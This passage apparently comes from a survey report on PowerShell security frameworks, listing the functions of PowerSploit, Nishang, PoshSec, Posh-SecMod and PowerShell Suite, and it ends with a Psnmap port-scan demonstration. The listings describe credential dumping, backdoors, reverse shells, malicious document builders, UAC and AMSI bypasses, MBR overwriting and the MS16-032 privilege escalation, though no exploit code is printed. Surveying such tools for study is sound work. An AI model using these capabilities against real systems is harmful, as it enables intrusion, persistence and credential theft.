Function      Get-VolumeShadowCopy
Function      Invoke-CredentialInjection
Function      Invoke-Mimikatz
Function      Invoke-NinjaCopy
Function      Invoke-TokenManipulation
Function      Mount-VolumeShadowCopy
Function      New-VolumeShadowCopy
Function      Out-Minidump
Function      Remove-VolumeShadowCopy
```

All Exfiltration functions. Use `get-help <command>` to view specifics

3.1.1.g Persistence

The **Persistence** module is used for maintaining control to a system by adding persistence to scripts.

It has one core function, **Add-Persistence** which needs the outputs of the four other support functions in order to achieve persistence on a system. All functions can be seen below:

CommandType	Name
Function	Add-Persistence
Function	Get-SecurityPackages
Function	Install-SSP
Function	New-ElevatedPersistenceOption
Function	New-UserPersistenceOption

All Persistence functions. Use `get-help <command>` to view specifics

3.1.1h Mayhem

Lastly the **Mayhem** module, adding the fun/shady factor in PowerSploit framework. The following two functions are available:

```
PS C:\Users\PriestJohnBig> get-command -module mayhem
```

CommandType	Name
Function	Set-CriticalProcess
Function	Set-MasterBootRecord

MAYHEM!!!!

The **set-criticalprocess** function can be used to cause a **BSOD** upon exiting PowerShell. The **set-masterbootrecord** is a proof-of-concept function to show that it is possible to **overwrite the Master Boot Record** by using PowerShell and “**brick**” a system.

3.1.2 The Nishang Framework

Nishang a feature rich offensive framework with various powerful **situational** tools. It contains the following fifteen sloppy categories of tools: *ActiveDirectory*, *Webshell (Antak)*, *Backdoors*, *Bypass*, *Client*, *Escalation*, *Execution*, *Gather*, *MITM*, *Pivot*, *Scan*, *Shells*, *Utility*, *Prashdak* and *Powerpreter*. The creator does not strictly comply with the suggested help-providing method for custom commands/cmdlets/functions in PowerShell and in order to get any help for each command, the parameter `-full` needs to be used with the `get-help` cmdlet. A full listing can be seen below with a quick description for each tool since the verbosity of the cmdlets is mediocre and in many cases they fail to describe the context.

3.1.2a Backdoors

HTTP-Backdoor	A backdoor able receive instructions from third party websites and execute PowerShell scripts in memory.
DNS_TXT_Pwnage	A backdoor able to receive commands and PowerShell scripts from DNS TXT queries which dictate to the script what to execute on the target.
Execute-OnTime	A backdoor to execute PowerShell scripts at a given time on a target.
Gupt-Backdoor	A backdoor controlled from a WLAN SSID without connecting to it.
Add-ScrnSaveBackdoor	A backdoor using Windows screen saver for remote execution.
Invoke-ADSBackdoor	A backdoor using alternate data streams and Windows Registry to achieve persistence.
Add-RegBackdoor	A backdoor using a known Debugger trick to execute payload with Sticky keys and Utilman.

3.1.2b Client

Out-CHM	Creates infected CHM files which execute PowerShell commands and scripts.
Out-Word	Creates infected Word files which execute PowerShell commands and scripts.
Out-Excel	Creates infected Excel files which execute PowerShell commands and scripts.
Out-HTA	Creates HTA files to be deployed on a web server and used in phishing campaigns.
Out-Java	Creates signed JAR files which can be used with applets for script and command execution.
Out-Shortcut	Creates shortcut files able to execute PowerShell commands and scripts.
Out-WebQuery	Creates IQY files for phishing credentials and SMB hashes.
Out-JS	Creates JS files capable of executing PowerShell commands and scripts
Out-SCT	Creates SCT files capable of executing PowerShell commands and scripts.
Out-SCF	Creates an SCF file which can be used to capture NTLM hash challenges.

3.1.2.c Execution

Download-Execute-PS	Downloads and executes a PowerShell script in memory.
Download_Execute	Downloads an .exe in .txt format, converts it to an executable, and runs it.
Execute-Command-MSSQL	Runs native, SQL, MSSQL or PS commands on an MSSQL Server.
Execute-DNSTXT-Code	Execute shellcode in memory using DNS TXT queries
Out-RundllCommand	Executes PowerShell commands and scripts or a reverse PowerShell session using rundll32.exe.

3.1.2.d Gather

Check-VM	Performs a check to identify if run on a virtual machine.
Copy-VSS	Copy the SAM file using Volume Shadow Copy Service.
Invoke-CredentialsPhish	Trick a user into giving credentials in plain text.
FireBuster FireListener	A pair of scripts for egress testing
Get-Information	Gets information about the target
Get-LSASecret	Gets the LSA Secret from target
Get-PassHashes	Gets password hashes from target
Get-WLAN-Keys	Gets plain text WLAN keys from a target.
Keylogger	Logs keystrokes on the target
Invoke-MimikatzWdigestDowngrade	Dumps user passwords in plain-text on Windows 8.1 and Server 2012
Get-PassHints	Gets password hints of Windows users from a target
Show-TargetScreen	Connects back and streams target screen using MJPEG
Invoke-Mimikatz	Loads a customized mimikatz instance in memory.
Invoke-Mimikittenz	Extracts useful information from a target process' memory using regular expressions
Invoke-SSIDExfil	Exfiltrates information using WLAN SSID

3.1.2.e Shells

Invoke-PsGcat	Sends commands/ scripts to a specified Gmail account to be executed by Invoke-PsGcatAgent
Invoke-PsGcatAgent	Executes the commands/scripts sent by Invoke-PsGcat
Invoke-PowerShellTcp	An interactive PowerShell reverse connect or bind shell
Invoke-PowerShellTcpOneLine	Stripped down version of Invoke-PowerShellTcp.
Invoke-PowerShellUdp	An interactive PowerShell reverse connect or bind shell over UDP
Invoke-PowerShellUdpOneLine	Stripped down version of Invoke-PowerShellUdp
Invoke-PoshRatHttps	Reverse interactive PowerShell over HTTPS

Invoke-PoshRatHttp	Reverse interactive PowerShell over HTTP
Remove-PoshRat	Cleans the system after using Invoke-PoshRatHttp
Invoke-PowerShellWmi	Interactive PowerShell shell using WMI API
Invoke-PowerShellIcmp	An interactive PowerShell reverse shell over ICMP
Invoke-JSRatRundll	An interactive PowerShell reverse shell over HTTP using rundll32.exe
Invoke-JSRatRegsvr	An interactive PowerShell reverse shell over HTTP using regsvr32.exe

3.1.2.f Utility

Add-Exfiltration	Adds data exfiltration capabilities towards Gmail, Pastebin, a web server or DNS, to any script.
Add-Persistence	Adds reboot persistence capability to any script.
Remove-Persistence	Removes added persistence.
Do-Exfiltration	Piping this to any script, will exfiltrate the output.
Download	Transfer a file to the target system.
Parse_Keys	Parses keys logged by the keylogger.
Invoke-Encode	Encodes and compresses a script or a string.
Invoke-Decode	Decodes and decompresses a script or a string.
Start-CaptureServer	Runs a web server which logs basic authentication and SMB hashes.
ConvertTo-ROT13	Encodes or decodes a string to/from ROT13.
Out-DnsTxt	Generates DNS TXT records to be used with relevant scripts.

3.1.2g ActiveDirectory, Antak Webshell, Escalation, MITM, Pivot, Scan, Prasadhak, Powerpreter

Get-Unconstrained	Find computers in an Active Directory which have Kerberos Unconstrained Delegation enabled.
Antak	A webshell to execute PowerShell scripts in memory, run commands, and download and upload files.
Bypass	Implementation of methods to bypass or avoid AMSI.
Enable-DuplicateToken	Used when SYSTEM privileges are required.
Remove-Update	Remove updates/patches, rendering a system vulnerable.
Invoke-PsUACme	Bypasses the Windows UAC.
Invoke-Interceptor	A local HTTPS proxy for man in the middle attacks
Create-MultipleSessions	Checks credentials on multiple systems and creates PSSessions.
Run-EXEonRemote	Copy and execute an executable on multiple machines.
Invoke-NetworkRelay	Create network relays between systems.
Prasadhak	Checks hashes of running process in the VirusTotal database.
Brute-Force	Brute force FTP, Active Directory, MSSQL, and Sharepoint.
Port-Scan	Another port scanner.
Powerpreter	All the Nishang framework functionalities are contained within.

3.1.3 PoshSec and PoshSec Framework

PoshSec is a collection of multi-purpose PowerShell security tools, that can be used both offensively and defensively. The tools are broken down into ten categories:

- Account-monitoring-control
- Authorized-devices
- Auditing
- Baselines
- Intrusion-Detection
- Log-management
- Network-Baseline
- Software-Management
- Utility-functions
- Log-management

Source	Name
Utility-Functions	Compare-SecBaseline
Utility-Functions	Confirm-SecIsAdministrator
Utility-Functions	Confirm-Windows8Plus
Utility-Functions	Convert-FQDNtoDN
Utility-Functions	Get-RemoteArchitecture
Utility-Functions	Get-RemoteNETVersion
Utility-Functions	Get-RemoteOS
Utility-Functions	Get-RemoteProcess
Utility-Functions	Get-RemotePSVersion
Utility-Functions	Get-RemoteRegistry
Utility-Functions	Get-RemoteRegistryKey
Utility-Functions	Get-RemoteRegistryValue
Utility-Functions	Get-SECHash
Utility-Functions	Invoke-RemoteProcess
Utility-Functions	Invoke-RemoteWmiProcess
Utility-Functions	Out-Baseline
Authorized-Devices	Compare-SecDeviceInventory
Authorized-Devices	Get-SecADComputerInventory
Authorized-Devices	Get-SecConnectivity
Network-Baseline	Compare-SecOpenPort
Network-Baseline	Compare-SecWirelessNetwork
Network-Baseline	Get-SecOpenPort
Network-Baseline	Get-SecOpenPorts
Network-Baseline	Get-SecWirelessNetwork
Network-Baseline	Set-SecFirewallSettings
Account-Monitoring-Control	Enable-Assessor
Account-Monitoring-Control	Find-SecAccountNameChecker
Account-Monitoring-Control	Get-SecAccountThatExpire
Account-Monitoring-Control	Get-SecAdminAccount
Account-Monitoring-Control	Get-SecAllADAccount
Account-Monitoring-Control	Get-SecDisabledAccount
Account-Monitoring-Control	Get-SecDomainAdmins
Account-Monitoring-Control	Get-SecInactiveAccount
Account-Monitoring-Control	Get-SecLockedOutAccount
Account-Monitoring-Control	Get-SecPasswordsOverExpireDate
Account-Monitoring-Control	Show-SecDisabledAccountAccess
Malware-Detection	Find-SecADS
Malware-Detection	Get-SecConnectionInfo
Log-Management	Get-SecDNSLogStatus
Log-Management	Get-SecIISLog
Log-Management	Get-SecWAP
Log-Management	Set-SecLogSettings
Software-Management	Get-SecDriver
Software-Management	Get-SecFile
Software-Management	Get-SecSoftwareInstalled
Software-Management	Get-SecSoftwareIntegrity
Baselines	Get-SECFileStore
Baselines	Set-SECFileStore
Baselines	Start-SecBaseline
Baselines	Start-SecDailyFunctions
Auditing	Get-SecNewProcessCreation
Intrusion-Detection	New-HoneyHash

All PoshSec utilities based on their category

By using the following clever one liner, we can easily view the help synopsis (if available) of every function contained in every sub-module:

```
get-command -module Account-Monitoring-Control, Auditing, Authorized-Devices,
Baselines, Intrusion-Detection, Log-Management, Malware-Detection, Network-
Baseline, Software-Management, Utility-Functions |get-help | format-table
name, synopsis -autosize
```


Name	Synopsis
Compare-SecBaseline	Compares two PoshSec Baselines.
Compare-SecDeviceInventory	...
Compare-SecOpenPort	...
Compare-SecWirelessNetwork	...
Confirm-SecIsAdministrator	Checks to see if user is running as administrator
Confirm-Windows8Plus	Checks to see if the computer is using Windows 8 or above.
Convert-FQDNtoDN	Converts FQDN to DN
Enable-Assessor	...
Find-SecAccountNameChecker	Creates a list of accounts that could be linked to any special privileges or
Find-SecADS	...
Get-RemoteArchitecture	Gets the architecture for a remote system.
Get-RemoteNETVersion	Gets the .NET Framework version(s) from the remote system.
Get-RemoteOS	Gets the Win32 OS of the remote system.
Get-RemoteProcess	Gets the process WMI object for a remote system.
Get-RemotePSVersion	Gets the PowerShell version from the remote system.
Get-RemoteRegistry	Gets the registry WMI object for a remote system.
Get-RemoteRegistryKey	Returns the subkeys for a given key.
Get-RemoteRegistryValue	Returns the values for a given key.
Get-SecAccountThatExpire	Gets list of accounts that are set to expire.
Get-SecADComputerInventory	This function gets all computer objects located in the current user's domain.
Get-SecAdminAccount	...
Get-SecAllADAccount	Gets list of all accounts....
Get-SecConnectionInfo	Retrieves current tcp connections and returns the remote IP addresses, locati
Get-SecConnectivity	...
Get-SecDisabledAccount	Gets list of disabled accounts.
Get-SecDNSLogStatus	This command checks to see if DNS logging is enabled.
Get-SecDomainAdmins	Gets members of the Domain Admins group.
Get-SecDriver	Gets list of currently used drivers.
Get-SecFile	Search through the path specified's files and find any .dlls or .exes and the
Get-SECFileStore	Checks all files in the table for modifications.
Get-SECHash	Generates a hash value for a file.
Get-SecIISLog	Utility function which parses IIS log records into an object form and outputs
Get-SecInactiveAccount	...
Get-SecLockedOutAccount	Gets current users that are locked out.
Get-SecNewProcessCreation	This function grabs event ID related to new process creation....
Get-SecOpenPort	Checks a local (non-remote) computer for open ports, then exports into an xml
Get-SecOpenPorts	...
Get-SecPasswordsOverExpireDate	Gets current that passwords are older than a certian date.
Get-SecSoftwareInstalled	Enumerates the installed software on a machine.
Get-SecSoftwareIntegrity	Baselines the properties of installed software to an XML file.
Get-SecWAP	To use each workstation as a sensor, by checking for available wireless netwo
Get-SecWirelessNetwork	...
Invoke-RemoteProcess	Executes a process on a remote system.
Invoke-RemoteWmiProcess	Executes a wmi win32_process on a remote system.
New-HoneyHash	Inject artificial credentials into LSASS. Inspired by Mark Baggett's article:
Out-Baseline	This generates a baseline using the object passed to it via the pipeline. The
Set-SECFileStore	Creates a table of selected files and records hash values, file owner, and fi
Set-SecFirewallSettings	...
Set-SecLogSettings	Configures log settings. Sizing must be configured to individual needs, as in
Show-SecDisabledAccountAccess	Shows attempts at accessing an account that is disabled.
Start-SecBaseline	...
Start-SecDailyFunctions	To perform the necessary daily functions of PoshSec.Rather than establish bas

Many useful tools in here.

There are multiple useful functions such as `Invoke-RemoteProcess`, `InvokeRemoteWmiProcess`, `New-HoneyHash`, `Find-SecAccountNameChecker` and `Get-SecConnectionInfo`.


But what makes PoshSec a great tool, isn't only the tools it contains. PoshSec comes with PoshSec Framework (or PSF) which is a graphical front end utility for running PowerShell scripts, modules, and cmdlets. The PSF exposes a part of its interface to PowerShell within individualized PowerShell sessions. Each script or command can be executed in a separate thread which allows multiple scripts to be ran simultaneously.

PSF can be used to get a nice overview of the current AD network and then simply click and choose the target system to perform script running.




Network is enumerated on startup

All scripts and modules are listed under their parent directory/module and can be run on click. If no parameters are specified, these can be filled in a pop-up window, thus the user can easily identify the parameters needed.



There are unlimited tools available. Script running simultaneously can be monitored, parameters can be filled in on-click, all scripts and modules are organized according to directory or sub-module.

Any module/script/cmdlet can be imported and used via this interface. Finally, there are multiple functionalities available such as error handling and script scheduling.



A nice central framework for all PowerShell tasks.

3.1.4 Posh-SecModule

Posh-SecMod is a collection of multipurpose security PowerShell tools, broken down into seven categories. Each category contains a small number of relevant tools.

3.1.4a Audit

The **audit** module is used for account and session enumeration of hosts in a Domain. In order to perform the enumeration, WMI and COM are used. The **audit** module contains the following functions:

CommandType	Name
Function	Get-AuditDSComputerAccount
Function	Get-AuditDSDeletedAccount
Function	Get-AuditDSDisabledUserAccount
Function	Get-AuditDSLatchedUserAccount
Function	Get-AuditDSUserAccount
Function	Get-AuditFileTimeStamp
Function	Get-AuditInstallSoftware
Function	Get-AuditLoggedOnSessions
Function	Get-AuditPrefechList
Function	Get-AuditRegKeyLastWriteTime

All AD auditing related functions. Use `get-help <function name>` for specifics

For Domain account enumeration, the **Get-AuditDS*** functions use the **Active Directory Service Interfaces (ADSI)** - a set of **COM** interfaces used to access the features of directory services from different network providers). The **get-loggedonsessions** function is used for session enumeration on hosts. The rest functions are pretty much self-explanatory.

3.1.4b Discovery

This module contains some scanners, for network discovery. Other address / record resolution functions are also present. All tools are quite self-explanatory and straightforward. One notable function in this set is the **Invoke-ARPScan** function, the first address resolution protocol function that appeared while gathering tools for this project.

CommandType	Name
Function	ConvertTo-InAddrARPA
Function	Get-MDNSRecords
Function	Get-SystemDNSServer
Function	Get-Whois
Function	Invoke-ARPScan
Function	Invoke-EnumSRVRecords
Function	Invoke-PingScan
Function	Invoke-PortScan
Function	Invoke-ReverseDNSLookup
Function	New-IPRange
Function	New-IPv4Range
Function	New-IPv4RangeFromCIDR
Function	Resolve-DNSRecord
Function	Resolve-HostRecord

All discovery functions. Use `get-help <function name>` for specifics


3.1.4c Post Exploitation

Twelve tools are gathered in the post-exploitation category of this module:

<code>Compress-PostScript</code>	Compresses a script and returns a command that can be used with PowerShell.exe -command <command>.
<code>ConvertTo-PostBase64Command</code>	Converts a PowerShell command string in to a Base64 encoded command.
<code>ConvertTo-PostFiletoHex</code>	Converts a PE file or non-signed file to a Hex Byte String. The output is saved into a .txt file which can be later converted back to its original format.
<code>ConvertTo-PostHextoFile</code>	Converts a file with a Hex Byte representation to its original format.
<code>Get-ApplicationHost</code>	Recovers encrypted application pool and virtual directory passwords from the applicationHost.config on a system.
<code>Get-PostCopyNTDS</code>	Copies the NTDS.dit file from a Domain Controller using Volume Shadow Copy. It can generate either a compressed encoded command or a script.
<code>Get-PostHashdumpScript</code>	Generates a command for dumping hashes from a Windows System PowerShell.exe -command.
<code>Get-PostReverTCPShell</code>	Generates an encoded command to create a Reverse TCP Shell.
<code>Get-Webconfig</code>	Recovers cleartext and encrypted connection strings from all web.config files on a system and decrypts them if needed.
<code>New-PostDownloadExecutePE</code>	Generates an encoded command that will download a given Hex Byte Array String and execute it on a target system. Used with powershell.exe encodedcommand <command>.
<code>New-PostDownloadExecuteScript</code>	Generates an encoded command that will download a given PowerShell Script and execute it on a target system. Used with powershell.exe - encodedcommand <command>.
<code>Start-PostRemoteProcess</code>	Executes a command on a remote host using WMI

3.1.4d Utility

Multiple utility functions are also present in this module. A list can be seen below.



```
CommandType      Name
-----
Function         Add-Zip
Function         Expand-Zip
Function         Get-ComObject
Function         Get-FileHash
Function         Get-PoshSecModVersion
Function         Get-WebFile
Function         Get-Zip
Function         Get-ZipChildItems_Recurse
Function         New-Zip
Function         Update-SysinternalsTools
```

All available utilities. Use `get- help <function name>` for specifics

The tools contained within this module are pretty much self-explanatory. Two functions seem to be of slightly higher importance and usability. The `Get-ComObject` function which fetches all available COM objects on a system and the `Get-Filehash` function which calculates the MD5, SHA1, SHA256, SHA384 and SHA512 checksums of a file.

3.1.4e Registry, Database, Parse

Lastly there are some more functions available in the Posh-SecMod module.

The registry module contains various functions for registry manipulation.

CommandType	Name
Function	Get-RegKeys
Function	Get-RegKeySecurityDescriptor
Function	Get-RegValue
Function	Get-RegValues
Function	New-RegKey
Function	Remove-RegKey
Function	Remove-RegValue
Function	Set-RegValue
Function	Test-RegKeyAccess

All registry related functions. Use `get-help <function name>` for specifics

The database module contains some functions in order to manipulate remote SQLite3 Databases.

CommandType	Name
Function	Connect-DBSQLite3
Function	Get-DBSQLite3Connection
Function	Invoke-DBSQLite3Query
Function	New-DBSQLConnectionString
Function	Remove-DBSQLite3Connection

All DBSQLite3 related functions. Use `get-help <function name>` for specifics

The parse module contains some parsing functions for useful XML documents produced during discovery.

CommandType	Name
Function	Import-DNSReconXML
Function	Import-NmapXML

All available parsers. Use `get-help <function name>` for specifics

Finally, there are the two following stray functions in the Posh-SecMod:

CommandType	Name
Function	Confirm-IsAdmin
Function	Get-LogDateString

`Confirm-IsAdmin`, prints out if the current user has administrative privileges. `Get-logdatestring`, fetches the date string of the current log.

3.1.5 PowerShell Suite

PowerShell Suite is a collection of multiple PowerShell scripts. Multiple “forks” of these tools are used in the other projects too.

- `Bypass-UAC`
Performs UAC bypass by injecting a .dll into explorer.exe. Since injecting into explorer.exe may trigger security alerts, Bypass-UAC implements a function which rewrites PowerShell's process environment block (PEB) to give it the appearance of explorer.exe.
- `Masquerade-PEB`
Masquerade-PEB gets a handle to PowerShell's process environment block. From there it replaces a number of UNICODE_STRING structures in memory to give PowerShell the appearance of a different process.
- `Invoke-MS16-032`
PowerShell implementation of MS16-032 which exploits the lack of sanitization of standard handles in Windows' Secondary Logon Service. The vulnerability is known to affect versions of Windows 7 - 10 and Windows Server 2008 - 2012, both 32 and 64 bit. This module will only work on systems with two or more CPU cores.

This is a very “hot” exploit as after a simple run it elevates the user to NT AUTHORITY\SYSTEM and furthermore it was unpatched up until recently. Detecting any vulnerable system, means pretty much instant elevated privileges.

- **Invoke-Runas**
This script is similar to Windows runas.exe as it uses the Advapi32::CreateProcessWithLogonW, the same mechanism used by Windows to run *something* as *someone*. It can be run to use specific credentials at will either on the network or locally.
- **Invoke-NetSessionEnum**
Enumerates active sessions on domain joined systems.
- **Invoke-CreateProcess**
Uses the Kernel32::CreateProcess mechanism to achieve on-demand control over a created process by PowerShell. This is achieved by multiple **-creationflags**, **-showwindow** and **-startf** parameters.
- **Detect-Debug**
Uses PowerShell to detect any present Kernel/User-Mode debugger.
- **Get-Handles**
Gets a list of open handles in the target process.
- **Get-TokenPrivs**
Opens a handle to a process and lists the privileges associated with the process token.
- **Get-SystemModuleInformation**
Gets a list of loaded modules, their base address and size
- **Expose-NetAPI**
Exposes .NET API classes to PowerShell through reflection and also includes internal private classes
- **Invoke-SMBShell**
A shell which is using the SMB protocol as a C2 channel. The SMB traffic is encrypted using AES CBC.
- **Conjure-LSASS**
Use the **SeDebugPrivilege**, which is equivalent to granting administrator privileges, to duplicate the LSASS access token and impersonate it in the calling thread.
- **Subvert-PE**
Inject shellcode into a PE image while retaining the PE functionality.

3.2 Standalone Tools

3.2.1 Psnmap

Psnmap is a standalone PowerShell script that can perform port scans using CIDR notation or a pre-generated list of IP addresses or computer names.

When **Psnmap** is run, it will first perform a ping sweep of the specified hosts/IPs/networks - without giving any feedback. The progress bar comes when DNS lookups and port scans begin. Only alive hosts will be port scanned, unless the parameter **-ScanOnPingFail** is specified, which will make it scan the port(s) on all hosts regardless of ping status.

The **-verbose** parameter can be used to get a full overview of the scanning activity on the screen.

```
PS C:\Users\PriestJohnBig\Documents\WindowsPowerShell\Modules\Psnmap>
$scan = psnmap -computername 192.168.101.9 -port 21,22,23,25,53,80,8080,3389 -dns -scanonpingfail -verbose
VERBOSE: Creating initial session state.
VERBOSE: Creating runspace pool.
VERBOSE: 03/19/2017 18:28:08: Doing a ping sweep. Please wait.
VERBOSE: Starting 192.168.101.9 ping thread
VERBOSE: Waiting for ping scan to finish... (iterations: 1).
VERBOSE: Starting 192.168.101.9 DNS thread
VERBOSE: Removing 192.168.101.9 from runspaces
VERBOSE: Starting 192.168.101.9, port 21
VERBOSE: Processing 192.168.101.9, port 21 in thread.
VERBOSE: Starting 192.168.101.9, port 22
VERBOSE: Removing 192.168.101.9 from runspaces
VERBOSE: Processing 192.168.101.9, port 22 in thread.
VERBOSE: Starting 192.168.101.9, port 23
VERBOSE: Processing 192.168.101.9, port 23 in thread.
VERBOSE: 192.168.101.9: Port 22 is OPEN
VERBOSE: Starting 192.168.101.9, port 25
VERBOSE: Removing 192.168.101.9 from runspaces
VERBOSE: Processing 192.168.101.9, port 25 in thread.
VERBOSE: Starting 192.168.101.9, port 53
VERBOSE: 192.168.101.9: Port 25 is OPEN
VERBOSE: Processing 192.168.101.9, port 53 in thread.
VERBOSE: Starting 192.168.101.9, port 80
VERBOSE: Processing 192.168.101.9, port 80 in thread.
VERBOSE: Removing 192.168.101.9 from runspaces
VERBOSE: 192.168.101.9: Port 80 is OPEN
VERBOSE: Starting 192.168.101.9, port 8080
VERBOSE: Removing 192.168.101.9 from runspacesVERBOSE: Processing 192.168.101.9, port 8080 in thread.

VERBOSE: Starting 192.168.101.9, port 3389
VERBOSE: Processing 192.168.101.9, port 3389 in thread.
VERBOSE: 192.168.101.9: Port 21 is CLOSED
VERBOSE: 192.168.101.9: Port 23 is CLOSED
VERBOSE: Removing 192.168.101.9 from runspaces
VERBOSE: 192.168.101.9: Port 53 is CLOSED
